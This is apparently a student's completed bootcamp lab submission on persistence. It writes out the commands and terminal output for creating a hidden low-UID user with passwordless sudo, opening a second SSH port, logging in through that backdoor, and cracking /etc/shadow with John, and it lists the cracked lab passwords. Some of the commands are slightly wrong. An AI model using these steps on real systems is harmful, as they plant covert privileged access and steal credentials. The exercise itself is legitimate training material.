# Cybersecurity

## Module 6 Challenge Submission File

### Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.


### Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
sudo useradd sysd && usermod -d -nohome sysd
```


2. Give your secret user a password.

```
sudo passwd sysd
```




3. Give your secret user a system UID < 1000.

```
sudo usermod -u 600 sysd
```

```
root@4b96040cab6c:/home/sysadmin# sudo usermod -u 600 sysd
```

4. Give your secret user the same GID.

```
sudo groupmod -g 600 sysd
root@4b96040cab6c:/home/sysadmin# sudo groupmod -g 600 sysd
```

5. Give your secret user full `sudo` access without the need for a password.

```
sudo visudo then add sysd ALL=(ALL:ALL) NOPASSWD:ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
sysd    ALL=(ALL:ALL) NOPASSWD:ALL
```

6. Test that `sudo` access works without your password.

```
Swap to sysd and test using sudo -l to see access
root@4b96040cab6c:/home/sysadmin# su sysd
$ sudo -l
Matching Defaults entries for sysd on 4b96040cab6c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User sysd may run the following commands on 4b96040cab6c:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: ALL
$
```

## Step 2: Smooth Sailing

1. Edit the `sshd_config` file.

```
sudo nano /etc/ssh/sshd_config
```

```
Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```


## Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
service ssh restart
```

2. Exit the `root` account.

```
Su sysadmin
```





3. SSH to the target machine using your `sysd` account and port `2222`.

```
Sudo ssh syd@192.168.6.105 -p 2222
```

```
sysadmin@4b96040cab6c:~$ sudo ssh sysd@192.168.6.105 -p 2222
The authenticity of host '[192.168.6.105]:2222 ([192.168.6.105]:2222)' can't b
established.
ECDSA key fingerprint is SHA256:3CZuH1VlN2+QQQbcwqhQDNpYvPi7+Iv2rwFJkctxsow.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.6.105]:2222' (ECDSA) to the list of known
osts.
sysd@192.168.6.105's password:
Could not chdir to home directory -nohome: No such file or directory
$
```

4. Use `sudo` to switch to the root user.

sudo su




## Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`.

ssh sysd@192.168.6.105 -p 2222

```
root@4b96040cab6c:/# ssh sysd@192.168.6.105 -p 2222
sysd@192.168.6.105's password:
Last login: Sun Oct 15 21:28:34 2023 from 192.168.6.105
Could not chdir to home directory -nohome: No such file or directory
$
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.

`sudo su`

```
$ sudo su
```

`john /etc/shadow`

```
root@4b96040cab6c:/# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 11% 1/3 0g/s 312.7p/s 312.7c/s 312.7C/s 99999v..m99999?
0g 0:00:00:08 14% 1/3 0g/s 311.6p/s 311.6c/s 311.6C/s s99999?..Sysadmin99999f
0g 0:00:00:09 14% 1/3 0g/s 308.6p/s 308.6c/s 308.6C/s 99999?..S99999f
0g 0:00:00:10 17% 1/3 0g/s 309.3p/s 309.3c/s 309.3C/s Babbageg..B99999.
0g 0:00:00:11 17% 1/3 0g/s 309.6p/s 309.6c/s 309.6C/s L99999f..Lovelace99999.
0g 0:00:00:12 17% 1/3 0g/s 308.4p/s 308.4c/s 308.4C/s Sysd99999h..Sysd:
0g 0:00:00:13 19% 1/3 0g/s 307.7p/s 307.7c/s 307.7C/s L99999...999999
```

```
root@4b96040cab6c:/# john /etc/shadow --show
student:Goodluck!:19608:0:99999:7:::
mitnick:trustno1:19608:0:99999:7:::
babbage:freedom:19608:0:99999:7:::
lovelace:dragon:19608:0:99999:7:::
stallman:computer:19608:0:99999:7:::
turing:lakers:19608:0:99999:7:::
sysadmin:passw0rd:19608:0:99999:7:::
sysd:password:19645:0:99999:7:::
```